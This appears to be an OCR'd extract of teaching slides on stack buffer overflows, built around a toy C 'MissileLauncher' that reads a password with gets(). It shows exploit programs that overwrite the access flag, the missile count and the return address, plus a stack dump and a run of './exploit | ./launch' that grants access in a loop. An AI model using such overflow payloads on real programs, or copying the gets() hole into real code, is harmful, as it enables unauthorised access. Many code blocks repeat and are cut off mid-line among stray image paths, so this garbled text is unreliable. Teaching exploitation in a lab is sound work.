        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```


But hey! Why stop with the stack variables, can we have fun with the return address as well?

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2
    bool allowaccess =
    char response[8];

    printf("Secret: ")
    gets(response);

    if (strcmp(respons
        allowaccess =

    if (allowaccess) {
        puts("Access g
        launch_missile
    }

    if (!allowaccess)
        puts("Access d
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x2a	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x65	0x61	0x72	0x77
	0x61	0x72	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0x5b	0x85	0x04	0x08

```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 42;

    fwrite(&sf, sizeof sf, 1, stdout);
    putchar('\n');
}
```

But hey! Why stop with the stack variables, can we have fun with the return address as well?



```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = false;
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "Joshua") == 0)
        allowaccess = true;

    if (allowaccess) {
        puts("Access granted");
        launch_missiles(n_missiles);
    }

    if (!allowaccess)
        puts("Access denied");
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```


```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

0xbffffa40	0x50	0xfa	0xff	0xbf
	0x00	0x40	0xfc	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x39	0xe1	0xb7
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x03	0x00	0x00	0x00
	0x00	0x00	0x00	0x01
	0x00	0x00	0x00	0x00
	0x00	0x00	0x00	0x00
	0x88	0xfa	0xff	0xbf
0xbffffa6c	0xc8	0x84	0x04	0x08


```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```





```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```


```
int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```

```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
Access granted
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
Access granted
```


```
void launch_missiles(int n)
{
    printf("Launching %d missiles\n", n);
    // TODO: implement this function
}

void authenticate_and_launch(void)
{
    int n_missiles = 2;
    bool allowaccess = fals
    char response[8];

    printf("Secret: ");
    gets(response);

    if (strcmp(response, "J
        allowaccess = true;

    if (allowaccess) {
        puts("Access grante
        launch_missiles(n_m
    }

    if (!allowaccess)
        puts("Access denied
}

int main(void)
{
    puts("WarGames MissileLauncher v0.1");
    authenticate_and_launch();
    puts("Operation complete");
}
```




```
int main(void)
{
    struct {
        uint8_t buffer[8];
        int n_missiles;
        uint8_t padding1[3];
        bool allowaccess;
        uint8_t padding2[8];
        void * saved_ebp;
        void * return_address;
    } sf;

    memset(&sf, 0, sizeof sf);

    sf.allowaccess = true;
    sf.n_missiles = 3;
    sf.saved_ebp = (void*)0xbffffa88;
    sf.return_address = (void*)0x080484c8;

    while (true) {
        sf.n_missiles++;
        fwrite(&sf, sizeof sf, 1, stdout);
        putchar('\n');
    }
}
```

```
$ ./exploit | ./launch
Access granted
Launching 4 missiles
Access granted
Launching 5 missiles
```

